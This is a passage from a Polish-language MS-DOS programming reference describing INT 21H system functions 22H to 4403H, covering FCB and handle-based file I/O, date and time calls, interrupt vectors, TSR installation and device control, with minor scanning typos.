Opis: Funkcja zapisuje rekord znajdujący się w buforze roboczym (DTA) do pliku opisywanego przez blok FCB wskazywany przez DS:DX. Funkcja zapisuje rekord o długości równej Roz-

miarowi Rekordu [0EH] pod pozycję wskazywaną przez Numer Rekordu Bieżącego [21H] oraz modyfikuje Numer Bloku [0CH] i Przesunięcie Rekordu [20H] tak aby zgadzały się z numerem rekordu bieżącego. W rejestrze AL zwracana jest wartość określająca powodzenie operacji zapisu. Znaczenie zwracanych wartości jest opisane powyżej.

Odpowiednik: Funkcja 40H – pisanie przez dojsie.

Funkcja	23H
Nazwa:	Pytanie o rozmiar pliku
Wywołanie:	AH = 23H DS:DX – adres bloku FCB
Powrót:	AL = 0 – znaleziono taki plik 0FFH – nie ma takiego pliku w katalogu
Opis:	Funkcja określa liczbę rekordów w pliku odpowiadającemu blokowi FCB wskazywanemu przez DS:DX. Przed wywołaniem tej funkcji w bloku FCB muszą być wypełnione pola Rozmiar Rekordu [0EH] i Rozmiar Pliku [1CH]. Jeśli w katalogu bieżącym nie ma pozycji odpowiadających danemu blokowi FCB to funkcja zwraca wartość 0FFH w rejestrze AL, w przeciwnym wypadku zwraca 0, a polu Numer Rekordu Bieżącego [21H] bloku FCB umieszcza liczbę rekordów zaokrągloną w górę.
Odpowiednik:	Funkcja 42H – ustalanie wskaźnika w pliku

Funkcja	24H
Nazwa:	Wybieranie rekordu
Wywołanie:	AH = 24H DS:DX = adres bloku FCB otwartego pliku
Powrót:	Brak
Opis:	Funkcja ustawia Rekord Bieżący [21H] na podstawie zawartości pól Numer Bloku [0CH] i Przesunięcie Rekordu [20H] tablicy FCB. Przed wywołaniem funkcji DS:DX musi wskazywać na blok FCB związany z otwartym plikiem.
Uwagi:	Funkcja jest używana zazwyczaj wtedy, gdy zmieniamy tryb czytania sekwencyjnego na swobodny.
Odpowiednik:	Funkcja 42H – ustalanie wskaźnika pliku

Funkcja	25H
Nazwa:	Ustalanie adresu kodu obsługi przerwania
Wywołanie:	AH = 25H AL – Numer przerwania DS:DX – Adres procedury obsługującej przerwanie
Powrót:	Brak
Opis:	Funkcja ustawia nową procedurę obsługi przerwania o numerze podanym w AL. Adres procedury obsługi przerwania powinien być przekazany DS:DX.
Uwagi:	Unikaj zmiany adresów obsługi przerwania poprzez bezpośredni zapis w tablicy wektorów przerwania, może to bowiem powodować wystąpienie nieprzewidzianych sytuacji, łącznie z zawieszeniem systemu. Oczywiście podczas uruchamiania systemu ta funkcja nie jest jeszcze dostępna i odwołanie bezpośrednie do pamięci w celu przechwycenia przerwania jest niezbędne.

Funkcja	26H
Nazwa:	Tworzenie nowego PSP
Wywołanie:	AH = 26H DX – Segment adresu nowego PSP
Powrót:	Brak
Opis:	Funkcja tworzy nowy przedrostek procesu w segmencie wskazywanym przez DX. Nowy PSP powstaje wskutek skopiowania przedrostka aktualnego procesu.
Odpowiednik:	Funkcja ta była używana zazwyczaj przy uruchamianiu nowego procesu. Funkcją lepiej nadającą się do tego celu są funkcje 4B00H – ładowanie i uruchamianie procesu oraz 4B03H – ładowanie nakładki.
Funkcja	27H
Nazwa:	Swobodne czytanie ciągu rekordów
Wywołanie:	AH = 27H DS – Adres bloku FCB otwartego pliku CX – Liczba rekordów do przeczytania
Powrót:	AL = 00H – Czytanie zakończone sukcesem 01H – Napotkano koniec pliku 02H – Zbyt mało miejsca w buforze roboczym 03H – Napotkano koniec pliku, Przeczytana część rekordu, reszta wypełniona zerami. CX – Liczba przeczytanych rekordów
Opis:	Funkcja powoduje przeczytanie jednego lub kilku rekordów, z których pierwszy jest wskazywany przez Numer Rekordu Bieżącego [21H], z otwartego pliku związanego z blokiem FCB wskazywanym przez DS:DX, umieszczenie tych rekordów w buforze roboczym (DTA) oraz zwiększenie Przesunięcia Rekordu [20H] i ewentualnie Numeru Bloku [0CH] bloku FCB. Liczba rekordów do przeczytania jest przekazywana w rejestrze CX. W rejestrze AL po wykonaniu funkcji mogą znajdować się wartości takie jak opisane powyżej. W rejestrze CX zwracana jest liczba przeczytanych rekordów.
Odpowiednik:	Funkcja 3FH – czytanie przez dojskie.
Funkcja	28H
Nazwa:	Swobodne pisanie ciągu rekordów
Wywołanie:	AH = 28H DS:DX – Adres bloku FCB otwartego pliku CX = 0 – Ustaw rozmiar pliku, nie zapisuj pozost. – Liczba rekordów do zapisu
Powrót:	AL = 00H – pisanie zakończone sukcesem 01H – Dysk pełny, pisanie przerwane 02H – Bufor roboczy zbyt mały, pisanie przerwane CX – Liczba zapisanych rekordów
Opis:	Funkcja zapisuje jeden lub kilka rekordów znajdujących się w buforze roboczym (DTA) do pliku opisywanego przez blok FCB wskazywany przez DS:DX. Liczba rekordów jest przekazywana w rejestrze CX. Funkcja zapisuje rekordy o długości równej Rozmiarowi Rekordu [0EH] pod pozycję wskazywaną przez Numer Rekordu Bieżącego [21H] oraz modyfikuje Numer Bloku [0CH] i Przesunięcie Rekordu [20H] tak aby zgadzały się z numerem rekordu bieżącego. W rejestrze AL zwracana jest wartość określająca powodzenie operacji zapisu. Znaczenie zwracanych wartości jest opisane powyżej. W rejestrze CX zwracana jest liczba

zapisanych rekordów. Jeśli w rejestrze CX przed wywołaniem funkcji znajduje się wartość 0, to funkcja nie dokonuje zapisu tylko zmienia pole Długość Pliku [1CH] bloku FCB tak aby było równe polu Bieżący Rekord [21H]. Innymi słowy funkcja ucina plik do miejsca, w którym znajduje się Bieżący Rekord. Po zmianie długości bloku funkcja przydziela lub zwalnia pamięć dyskową dla tego pliku, tak aby odpowiadała ona nowemu rozmiarowi.

Odpowiednik:

Funkcja 40H – pisanie przez dojsie.

Funkcja	29H
Nazwa:	Rozkład nazwy plików
Wywołanie:	AH = 29H AL – Sposób rozkładu. Patrz opis DS:SI – adres łańcucha do rozkładu ES:DI – Adres, w którym ma być utworzony blok FCB
Powrót:	AL = 00H – w nazwie nie było symboli specjalnych * i ? 01H – w nazwie występowały symbole specjalne 0FFH – błędna nazwa dysku lub inny błąd DS:SI – adres pierwszego bajtu po nazwie pliku ES:DI – adres utworzonego bloku FCB
Opis:	Funkcja tworzy blok FCB na podstawie nazwy pliku podanej jako łańcuch znaków. Adres łańcucha jest przekazywany w DS:SI, a adres bloku FCB wyjątkowo w rejestrach ES:DI. W rejestrze AL przekazywany jest sposób rozkładu. Bity 4-7 tego rejestru powinny zawierać 0, Znaczenie pozostałych bitów jest następujące:

bit	wartość	znaczenie
0	0	Koniec rozkładu, jeśli napotkano separator (czyli któryś ze znaków : ; „ = + / „ [] \ tab spacja).
	1	Ignorowanie separatorów poprzedzających nazwę.
1	0	Ustaw w bloku FCB identyfikator napędu na 0 (bieżący napęd) jeśli łańcuch nie zawiera nowej nazwy napędu.
	1	Nie zmieniaj identyfikatora napędu w FCB jeśli łańcuch nie zawiera nowej nazwy napędu.
2	0	Wypełnienie nazwy pliku w bloku FCB spacjami jeśli łańcuch nie zawiera nowej nazwy pliku.
	1	Ustawienie nazwy pliku w bloku FCB bez zmian jeśli łańcuch nie zawiera nowej nazwy pliku.
3	0	Wypełnienie rozszerzenia pliku w bloku FCB spacjami jeśli łańcuch nie zawiera rozszerzenia.
	1	Pozostawienie rozszerzenia pliku w bloku FCB bez zmian jeśli łańcuch nie zawiera rozszerzenia.

Po wywołaniu funkcji odpowiednie rejestry zwracają wartości takie jak opisane powyżej. Ponadto jeśli AL=0FFH i ES:DI+1 wskazuje na komórkę zawierającą spację to znaczy, że łańcuch nie zawierał poprawnej nazwy pliku.

Uwagi:

Funkcja ta jest funkcją standardu CP/M i dlatego w nazwie pliku nie może występować ścieżka dostępu.

Funkcja	2AH
Nazwa:	Pytanie o datę
Wywołanie:	AH = 2AH
Powrót:	CX – Rok (liczony od 1980, maksymalnie 2099) DH – Miesiąc (1-12)

DL – Dzień (1-31)
 AL – Dzień tygodnia (0-niedziela,...,6-sobota)
 Opis: Funkcja zwraca aktualną datę w zegarze systemowym.

Funkcja	2BH
Nazwa:	Ustalanie daty
Wywołanie:	AH = 2BH CX – Rok (liczony od 1980, maksymalnie 2099) DH – Miesiąc (1-12) DL – Dzień (1-31)
Powrót:	AL = 0 – Podano prawidłową datę 0FFH – Podano nieprawidłową datę
Opis:	Funkcja ustawia aktualną datę w zegarze systemowym. Jeśli podana jest poprawna data to zwraca wartość 0 w rejestrze AL, w przeciwnym wypadku zwraca 0FFH.

Funkcja	2CH
Nazwa:	Pytanie o czas
Wywołanie:	AH = 2CH
Powrót:	CH – Godziny (0-23) CL – Minuty (0-59) DH – Sekundy (0-59) DL – Setne części sekundy (0-99)
Opis:	Funkcja zwraca aktualny czas zegara systemowego.

Funkcja	2DH
Nazwa:	Ustalanie czasu
Wywołanie:	AH = 2DH CH – Godziny (0-23) CL – Minuty (0-59) DH – Sekundy (0-59) DL – Setne części sekundy (0-99)
Powrót:	AL = 0 – Podano prawidłowy czas 0FFH – Podano nieprawidłowy czas
Opis:	Funkcja ustawia aktualny czas w zegarze systemowym. Jeśli podany jest poprawny czas to zwraca wartość 0 w rejestrze AL, w przeciwnym wypadku zwraca 0FFH.

Funkcja	2EH
Nazwa:	Ustalanie sygnalizatora weryfikacji
Wywołanie:	AH = 2EH AL = 0 – VERIFY OFF 1 – VERIFY ON
Powrót:	Brak
Opis:	Funkcja zmienia stan sygnalizatora weryfikacji, po każdym zapisie na dysk. Odpowiada ona poleceniu VERIFY. Przekazanie w rejestrze AL wartości 1 ustawia sygnalizator weryfi-

kacji, a przekazanie 0 kasuje ten sygnalizator. Standardowo w systemie weryfikator jest wyłączony.

Funkcja	2FH
Nazwa:	Pytanie o bufor roboczy
Wywołanie:	AH = 2FH
Powrót:	ES:BX – adres bufora roboczego
Opis:	Funkcja zwraca adres bufora roboczego operacji dyskowych (DTA) aktualnego procesu.
Funkcja	30H
Nazwa:	Pytanie o numer wersji systemu
Wywołanie:	AH = 30H
Powrót:	AL – główny numer systemu (np 5) AH – pomocniczy numer systemu (np 0) BH – Dostawca systemu BL:CH – 24-bitowy numer seryjny odbiorcy systemu
Opis:	Funkcja zwraca numer systemu MS-DOS.
Uwagi:	Korzystaj z tej funkcji jeśli używasz jakichś nieudokumentowanych funkcji, czy przerwań, aby upewnić się, że jesteś we właściwej wersji systemu.
Funkcja	31H
Nazwa:	Usypianie procesu
Wywołanie:	AH = 31H AL – Kod powrotu DX – Rozmiar pamięci w paragrafach (16 bajtowych)
Powrót:	Brak
Opis:	Funkcja ta pozwala na zakończenie pracy procesu i przekazania sterowania procesowi macierzystemu, nie zamykając otwartych plików procesu i nie zwalnając całej pamięci przydzielonej procesowi. W rejestrze AL umieszczany jest kod powrotu, który może zostać odczytany przez proces macierzysty funkcją 4DH, w rejestrze DX przekazywana jest liczba paragrafów (bloków po 16 bajtów), które mają pozostać przydzielone programowi, cała pozostała pamięć jest zwalniana. Funkcja służy do instalowania programów rezydentnych (TSR).
Uwagi:	Przy pisaniu programów typu TSR zwróć uwagę na kilka drobiazgów: – Funkcja powyższa jest nowszą wersją przerwania 28H, firma Microsoft zaleca stosowanie jej zamiast tego przerwania, którego znaczenie w przyszłych wersjach systemu może zostać zmienione. – Pozostawiając program w pamięci pamiętaj, że również przedrostek PSP jest częścią pamięci przydzielonej procesowi, i że trzeba na niego przeznaczyć 100H bajtów (10H paragrafów), tak więc do rejestru DX musisz zawsze jeszcze dodać 10H przed wywołaniem funkcji. – Wybieraj dobry moment na ponowne uruchomienie rezydentnego programu, niech to na przykład nie będzie w połowie transmisji modemu. Zanim TSR się uruchomi sprawdź, czy DOS nie robi nic ważnego (Użyj przerwania 28H). – Pamiętaj, że wszystkie dojścia, bloki FCB, bufor roboczy itd dotyczą już innego procesu nie możesz się więc do nich odwoływać, aby nie zakłócić pracy tamtego procesu. Masz więc dwa wyjścia: albo zapamiętywać stan początkowy wszystkich używanych struktur danych i po zakończeniu wywołania TSR przywrócić ten stan, albo użyć nieudokumentowanych przerwań 50H i 62H, które zrobią to za Ciebie.

Funkcja	32H
Nazwa:	Pytanie o adres bloku informacji o urządzeniu
Wywołanie:	AH = 32H DL = Numer urządzenia (0=A, 1=B, itd.)
Powrót:	AL = 0H – Znaleziono takie urządzenie 0FFH – Nie ma takiego urządzenia. DS:BX – adres bloku informacji o urządzeniu
Opis:	Funkcja zwraca adres bloku informacji o urządzeniu, którego numer został podany w DL. Jeśli nie ma w systemie urządzenia o takim numerze, to w rejestrze AL zwracana jest wartość 0FFH. W przeciwnym wypadku AL zawiera 0, a w rejestrach DS:BX zwracany jest adres bloku informacji o urządzeniu (patrz funkcja 1FH).
Uwagi:	Funkcja nie jest udokumentowana. Bądź ostrożny z jej używaniem.

Funkcja	33H
Nazwa:	Pytanie o wrażliwość na znak Control-C lub jej ustalanie.
Wywołanie:	AH = 33H AL = 0 – pytaj o wrażliwość 1 – ustaw wrażliwość DL = (jeśli AL=1) 0 – BREAK OFF 1 – BREAK ON
Powrót:	DL = (jeśli AL=0) 0 – BREAK OFF 1 – BREAK ON AL = 0FFH – w rejestrze AL była wartość inna niż 0 lub 1
Opis:	Funkcja ustala wrażliwość systemu na naciśnięcie klawiszy Control – C (Control – Break) lub pyta o tę wrażliwość. Jest ona równoważna systemowemu poleceniu BREAK. Znaczenie parametrów jest opisane powyżej. Jeśli sygnalizator BREAK jest wyłączony (OFF) to klawisze Control – C przerywają tylko działanie funkcji 01H – 0CH, jeśli jest ustawiony (ON) to przerywają działanie każdej funkcji systemowej.
Uwagi:	Jeśli chcesz używać w programie funkcji 06H i 07H i traktować Control-C jako normalne znaki, to musisz się upewnić, że BREAK jest wyłączony.

Funkcja	34H
Nazwa:	Pytanie o adres sygnalizatora pracy systemu.
Wywołanie:	AH = 34H
Powrót:	ES:BX – adres sygnalizatora pracy systemu.
Opis:	Funkcja zwraca adres sygnalizatora pracy systemu. Sygnalizator ten jest ustawiony (różny od zera) gdy wykonuje jakąś czynność, której nie należy mu przerywać. Sygnalizator ten jest często używany przez programy TSR, które sprawdzają, czy mogą się uaktywnić. Sygnalizator jest również ustawiony podczas czekania przez system na naciśnięcie klawisza. W takim wypadku jest wywoływane przerwanie 28H, które TSR może przechwycić i również w ten sposób się uaktywniać.
Uwagi:	Funkcja nie udokumentowana. Korzystają z niej jednak niektóre rezydentne programy systemowe, jest więc szansa, że w przyszłych wersjach systemu będzie również zaimplementowana. Na wszelki wypadek podchodź do niej z rezerwą.

Funkcja	35H
Nazwa:	Pytanie o adres kodu obsługi przerwania
Wywołanie:	AH = 35H AL – numer przerwania
Powrót:	ES:BX – adres procedury obsługi przerwania
Opis:	Funkcja zwraca adres procedury obsługi przerwania o numerze podanym w AL.
Uwagi:	Firma Microsoft zastrzega, że w przyszłych wersjach systemu MS-DOS tablica wektorów przerwania może znajdować się w innym miejscu pamięci, dlatego nie należy czytać adresów przerwania bezpośrednio z pamięci, tylko przy pomocy tej funkcji.
Funkcja	36H
Nazwa:	Pytanie o rozmiar wolnego obszaru dla dysku.
Wywołanie:	AH = 36H DL – Numer dysku (0=bieżący, 1=A, itd)
Powrót:	AX = 0FFFFH – błędnie podany numer dysku inna – liczba sektorów na blok przydziału (cluster) BX – Liczba dostępnych bloków przydziału CX – Rozmiar sektora w bajtach DX – Ogólna liczba bloków przydziału na dysku
Opis:	Funkcja zwraca rozmiar wolnej pamięci na dysku o numerze podanym w AL. Znaczenie parametrów wyjściowych znajduje się powyżej.
Uwagi:	Jak z tego widać rozmiar wolnej pamięci na dysku w bajtach to $AX \cdot BX \cdot CX$, a całkowita pojemność dysku to $AX \cdot CX \cdot DX$.
Funkcja	37H
Nazwa:	Ustaw/Pobierz znak przekazywania parametrów
Wywołanie:	AH = 37H AL = 0 – pytanie o znak przekazywania parametrów. 1 – ustawianie znaku przekazywania parametrów DL – kod nowego znaku przekazywania parametrów (jeśli AL=1)
Powrót:	DL – kod bieżącego znaku przekazywania parametrów (jeśli AL=0)
Opis:	Funkcja ta zmienia znak przekazywania parametrów lub pyta o niego. Znaczenie parametrów jest opisane powyżej. Standardowym znakiem przekazywania parametrów jest w systemie MS-DOS 'f' np (format a: /s)
Uwagi:	Funkcja nie jest udokumentowana. Bądź ostrożny z jej używaniem.
Funkcja	38H
Nazwa:	Pytanie o kod kraju lub ustalanie tego kodu
Wywołanie:	AH = 38H DX = 0FFFFH – Ustalanie kodu kraju inna – pytanie o kod kraju AL = 0 – aktualny kraj (jeśli DX 0FFFFH)

- 1-0FFH – kod kraju
 0FFH – kod znajduje się w BX
 BX – kod kraju powyżej 0FFH (jeśli AX = 0FFH)
 DS:DX – adres 32 bajtowego obszaru w pamięci (jeśli DX <> 0FFFFH)
- Powrót:** Ustawiony znacznik C:
 AX = 2 – błędny kod kraju
 Nie ustawiony C:
 BX – kod kraju (jeśli DX <> 0FFFFH)
- Opis:** Funkcja pozwala zmienić kod kraju użytkownika lub odczytać informację dotyczącą danego kraju (sposób zapisu czasu i daty, układ klawiatury itd). Kod kraju jest równocześnie jego numerem telekomunikacyjnym. Wywołanie tej funkcji z zawartością DX różną od 0FFFFH powoduje pobranie informacji o kraju, którego kod jest przekazany w rejestrach AL i BX. Jeśli AL zawiera 0 to uzyskujemy informacje o bieżącym kraju, w przeciwnym wypadku, a kraju którego numer zawiera AL (jeśli mniejszy od 0FFH) lub o kraju, którego kod jest sumą BX i 0FFH (jeśli AL zawiera 0FFH). Informacje o kraju są zwracane pod adresem wskazywanym przez DS:DX i mają format:

Offset	Długość	Nazwa	Wartości	Znaczenie
0	2	Postać daty	0	USA (m/d/r)
			1	Europa (d/m/r)
			2	Japonia (r/m/d)
2	5	Symbol waluty		Tekst ASCII
7	2	Separator tysięcy		Tekst ASCII
9	2	Symbol części ułamkowej		Tekst ASCII
0BH	2	Separator części daty		Tekst ASCII
0DH	2	Separator części czasu		Tekst ASCII
0FH	1	Pole bitów	bit 0 = 0	Symbol waluty przed liczbą
			bit 0 = 1	Symbol waluty za liczbą
			bit 1 = 0	Liczba i symbol waluty bez odstępu
			bit 1 = 1	Odstęp między liczbą i symbolem waluty
10H	1	Liczba cyfr po kropce w walucie		
11H	1	Format czasu	0	Zegar 12-godzinny
			1	Zegar 24-godzinny
12H	4	Adres (daleki) procedury konwersji małych znaków na duże.		
16H	2	Symbol Separatora		Tekst ASCII
18H	8	Zarezerwowane		

W przypadku gdy DX przed wywołaniem funkcji zawiera -1 (0FFFFH) funkcja ustala kraj, którego numer jest przekazany w AL, BX (patrz wyżej) jako kraj aktualny w systemie.

Uwagi: Kod Polski w DOSie pięć wynosi 852
 Kod ASCII jest to zwykły kod ASCII, w którym znak o numerze 0 wskazuje koniec łańcucha. W tym kodzie każdy łańcuch musi być zakończony tym znakiem.

Funkcja	39H
Nazwa:	Tworzenie katalogu
Wywołanie:	AH = 39H DS:DX – adres łańcucha w kodzie ASCIIZ zawierającego nazwę katalogu
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,5) Nie ustawiony C: O.K.
Opis:	Funkcja tworzy katalog o nazwie podanej pod adresem DS:DX
Funkcja	3AH
Nazwa:	Usuwanie katalogu
Wywołanie:	AH = 3AH DS:DX – adres łańcucha w kodzie ASCIIZ zawierającego nazwę katalogu
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,5,16) Nie ustawiony C: O.K.
Opis:	Funkcja usuwa katalog, którego nazwa jest podana pod adresem DS:DX
Funkcja	3BH
Nazwa:	Ustalanie katalogu bieżącego
Wywołanie:	AH = 3BH DS:DX – adres łańcucha w kodzie ASCIIZ zawierającego nazwę katalogu
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3) Nie ustawiony C: O.K.
Opis:	Funkcja ustala katalog, którego nazwa jest podana pod adresem DS:DX jako katalog bieżący (zmienia katalog)
Funkcja	3CH
Nazwa:	Tworzenie dojścia
Wywołanie:	AH = 3CH DS:DX – adres łańcucha w kodzie ASCIIZ zawierającego nazwę pliku CX – atrybuty pliku
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,4,5) Nie ustawiony C: AX – numer dojścia
Opis:	Funkcja tworzy plik o podanej nazwie, równocześnie definiując doń dojście z uprawnieniami do czytania i pisania w pliku. Nowy plik ma zerową długość i atrybuty przekazane w rejestrze CX. Jeśli plik o podanej nazwie już istnieje to zostaje zwolniona pamięć dyskowa przydzielona mu, nadana długość 0, ustalone nowe atrybuty i przyporządkowane dojście z uprawnieniami do czytania i pisania.
Uwagi:	Jeśli nie chcesz by funkcja ta przypadkiem zniszczyła zawartość starej wersji pliku, to stosuj zamiennie funkcję 5BH – tworzenie nowego pliku.

Funkcja	3DH
Nazwa:	Otwieranie dojścia
Wywołanie:	AH = 3DH AL = tryb dostępu DS:DX – adres łańcucha w kodzie ASCII zawierającego nazwę pliku
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,4,5,12) Nie ustawiony C: AX – numer dojścia
Opis:	Funkcja tworzy dojście do pliku, którego nazwa jest podana pod adresem DS:DX. Może to być dowolny plik w tym systemowy lub ukryty. Tryb dostępu do pliku jest przekazywany w AL. Znaczenie bitów jest następujące:

bity	wartość	znaczenie.
7	0	Procesy potomne dziedziczą dojście wraz z numerem.
	1	Procesy potomne nie dziedziczą dojścia.
4.6	000	Każdy proces może otworzyć plik wielokrotnie z prawem do pisania i/lub czytania, ale tylko w tym trybie.
	001	Pełna wyłącność. Nie mogą istnieć żadne inne dojścia do pliku, nawet tego samego procesu.
	010	Wyłącność na pisanie. Pozostałe dojścia mogą mieć prawo tylko do czytania i nie mogą być otwarte w trybie 000
	011	Wyłącność na pisanie. Pozostałe dojścia mogą mieć prawo tylko do czytania i nie mogą być otwarte w trybie 000
	100	Mogą istnieć inne dojścia z prawem do czytania i/lub pisania, ale nie otwarte w trybie 000.
0.3	0000	Prawo do czytania .
	0001	Prawo do pisania .
	0010	Prawo czytania i pisania w pliku.

Próba utworzenia dojścia, którego tryb dostępu byłby sprzeczny z dojściami utworzonymi poprzednio kończy się błędem. W przypadku gdy system nie może utworzyć dojścia z powodu konfliktu trybów dostępu lub innych przyczyn wywoływane jest przerwanie 24H z kodem błędu 2, a funkcja 59H jako kod błędu zwraca 32 (Błędna próba dostępu do pliku dzielonego).

Funkcja	3EH
Nazwa:	Zamykanie dojścia
Wywołanie:	AH = 3EH BX – numer dojścia
Powrót:	Ustawiony znacznik C: AX – kod błędu (6) Nie ustawiony C: O.K.
Opis:	Funkcja zamyka dojście o numerze przekazanym w AX i czyści wszystkie buforzy związane z plikiem.

Funkcja	3FH
Nazwa:	Czytanie przez dojście
Wywołanie:	AH = 3FH BX – numer dojścia

	CX – liczba bajtów do przeczytania. DS:DX – adres bufor
Powrót:	Ustawiony znacznik C: AX – kod błędu (5,6) Nie ustawiony C: AX – liczba przeczytanych bajtów
Opis:	Funkcja powoduje przeczytanie z dysku lub urządzenia związanego z dojściem, którego numer jest przekazany w BX tylu bajtów, ile przekazano w CX i przesłanie ich do bufora, którego adres znajduje się w DS:DX. Po wykonaniu funkcji ustawienie znacznika C oznacza błąd. W przeciwnym razie w rejestrze AX znajduje się liczba przeczytanych bajtów. Po czytaniu funkcja ustawia wewnętrzny wskaźnik pozycji pliku tak, aby wskazywał na bajt następny po ostatnio przeczytanym, tak aby możliwe było sekwencyjne czytanie z pliku. Oczywiście możesz tą sekwencyjność popsuć stosując funkcję 42H.
Uwagi:	Nie zawsze fakt, iż liczba bajtów do przeczytania jest różna od liczby faktycznie przeczytanych bajtów musi oznaczać błąd. Na przykład jeśli dojście jest związane z klawiaturą, to czytanie może się skończyć po naciśnięciu klawisza ENTER.

Funkcja	40H
Nazwa:	Pisanie przez dojście
Wywołanie:	AH = 40H BX – numer dojścia CX – liczba bajtów do zapisania DS:DX – adres bufora
Powrót:	Ustawiony znacznik C: AX – kod błędu (5,6) Nie ustawiony C: AX – liczba zapisanych bajtów
Opis:	Funkcja zapisuje do pliku lub urządzenia związanego z dojściem, którego numer jest przekazany w rejestrze BX bajty znajdujące się w buforze, którego adres zawiera DS:DX. Liczba bajtów do przeczytania jest przekazywana w rejestrze CX. Po zapisie wewnętrzny wskaźnik pozycji pliku jest przesuwany tak, aby wskazywał na bajt następny po ostatnio zapisanym. W ten sposób możliwe jest sekwencyjne zapisywanie w pliku. Wywołanie tej funkcji z zawartością CX równą 0 powoduje zmianę wielkości pliku na taką jaką aktualnie wskazuje wskaźnik pozycji. Znaczenie parametrów zwracanych przez funkcję jest opisane powyżej.

Funkcja	41H
Nazwa:	Usuwanie pozycji z katalogu
Wywołanie:	AH = 41H DS:DX – adres łańcucha w kodzie ASCII zawierającego nazwę pliku
Powrót:	Ustawiony znacznik C: AX – kod błędu (2,3,5) Nie ustawiony C: O.K.
Opis:	Funkcja usuwa plik z katalogu, którego nazwa znajduje się pod adresem podanym w DS:DX. W nazwie nie mogą występować symbole specjalne ? i * . Nie można usunąć pliku z ustawionym atrybutem Read Only. W takim pliku należy najpierw zmienić atrybuty funkcją 43H.
Uwagi:	Praktycznie kasowanie plików odbywa się w ten sposób, że w pierwszy znak jego nazwy w katalogu zostaje zastąpiony znakiem o kodzie 229 (0E5H) i zostaje zwolniona pamięć dyskowa przydzielona mu. Natomiast sama zawartość pliku nie jest fizycznie niszczone.

Stąd wiele programów potrafiących odratować skasowane pliki (między innymi UNDELETE w DOSie piątce).

Funkcja	42H
Nazwa:	Ustawianie wskaźnika w pliku
Wywołanie:	AH = 42H AL – sposób przesuwania BX – numer dojścia CX:DX – odległość, na którą należy przesunąć wskaźnik pozycji
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,6) Nie ustawiony C: DX:AX – nowe położenie wskaźnika pozycji.
Opis:	Funkcja zmienia położenie wewnętrznego wskaźnika pozycji w pliku, związanym z dojściem, którego numer przekazany jest w BX. Rejestry CX:DX zawierają 32-bitową odległość w bajtach. Zawartość rejestru AL określa punkt, od którego należy liczyć tę odległość. Znaczenie przekazywanych wartości jest następujące: 0 – od początku pliku 1 – od bieżącej pozycji wskaźnika 2 – od końca pliku W rejestrach DX:AX po zakończeniu funkcji jest zwracane nowe położenie wskaźnika pozycji pliku.
Uwagi:	Funkcji tej możesz używać do określenia długości pliku. Wywołaj ją z parametrami AH=2, CX=0, DX=0 a w rejestrach DX:AX dostaniesz rozmiar pliku. Jeśli odległość liczona jest od końca pliku to powinna być podana jako liczba ujemna. Do zapisu takich liczb stosuje się kod uzupełnieniowy do 2. Jest to zmodyfikowany zapis liczby w systemie dwójkowym (patrz rozdział I). Różni się on tylko tym, iż najbardziej znacząca potęga dwójki jest dodawana ze znakiem ujemnym. Przykładowo 11111111 w tym kodzie oznacza -1 ($-1 \cdot 128 + 1 \cdot 64 + 1 \cdot 32 + 1 \cdot 16 + 1 \cdot 8 + 1 \cdot 4 + 1 \cdot 2 + 1 \cdot 1$) 01111111 oznacza 127, a 11000000 -64. Praktycznie aby wpisać np liczbę -100 do rejestrów CX:DX wystarczy wykonać instrukcje: MOV CX,-1 ;0FFFFH MOV DX,-100 Oczywiście procesor tylko z kontekstu wie, czy dana liczba jest zapisana dwójkowo, czy w kodzie uzupełnieniowym (np 81H może oznaczać zarówno -127 jak i 129) i dlatego na programiście spoczywa obowiązek kontroli typów.

Funkcja	43H
Nazwa:	Sprawdzanie lub zmiana atrybutów pliku
Wywołanie:	AH = 43H AL = 0 – pobranie atrybutów. 1 – zmiana atrybutów. CX – nowe atrybuty (jeśli AL = 1) DS:DX – adres łańcucha w kodzie ASCII zawierającego nazwę pliku
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,2,3,5) Nie ustawiony C: CX – atrybuty pliku (jeśli AL = 0)
Opis:	Funkcja pobiera (AL=0) lub ustawia (AL=1) atrybuty pliku, którego nazwa jest przekazana pod adresem DS:DX. Przy pomocy tej funkcji nie można zmieniać atrybutu identyfikatora dysku ani atrybutu katalogu.

Funkcje 4400H i 4401H

Nazwa:	Pytanie o opis urządzenia / ustalanie opisu urządzenia
Wywołanie:	AH = 44H AL = 0 – pytanie o opis urządzenia. 1 – ustalanie opisu urządzenia BX – numer dojścia do urządzenia DX – opis urządzenia (jeśli AL = 1)
Powrót:	Ustawiony znacznik C: AX – kod błędu (1,6) Nie ustawiony C: DX – opis urządzenia (jeśli AL = 0)
Opis:	Funkcja pyta o stan urządzenia lub ustala go. Stan urządzenia jest przekazywany lub zwracany w rejestrze DX. W zależności od wartości 7 bitu tego rejestru, dane o urządzeniu mogą być odczytywane na dwa sposoby:

bit 7	=	1	Urządzenie znakowe
15			Zarezerwowane
14	=	1	Urządzenie akceptuje polecenia przesyłane funkcjami 4402H i 4403H. Bit tylko do odczytu.
13	=	1	Urządzenie utrzymuje wyjście dopóki zajęte. Bit tylko do odczytu.
12			Zarezerwowane
11	=	1	Urządzenie reaguje na polecenia open/close
10	8		Zarezerwowane
6	=	0	Koniec pliku przy czytaniu
5	=	1	Nie sprawdza czy w ciągu znaków znajdują się znaki sterujące (Control-C, Control-P, Control-S, Control-Z)
4			Zarezerwowane
3	=	1	Urządzenie jest standardowym zegarem systemowym
2	=	1	Urządzenie jest standardowym urządzeniem pustym (NULL)
1	=	1	Urządzenie jest monitorem konsoli
0	=	1	Urządzenie jest klawiaturą konsoli

bit 7	=	0	Urządzenie blokowe lub plik
15	8		Zarezerwowane
6	=	0	Do pliku coś zapisywano od czasu ostatniej modyfikacji
0	5		Numer napędu

Przy ustalaniu stanu urządzenia bity zarezerwowane i tylko do odczytu muszą być wyzerowane.

Uwagi: Najlepszym sposobem zmiany jest przeczytanie opisu, zmiana odpowiednich bitów i wysłanie do urządzenia.

Funkcje 4402H i 4403H

Nazwa: Wysłanie polecenia / Odbieranie informacji od urządzenia znakowego

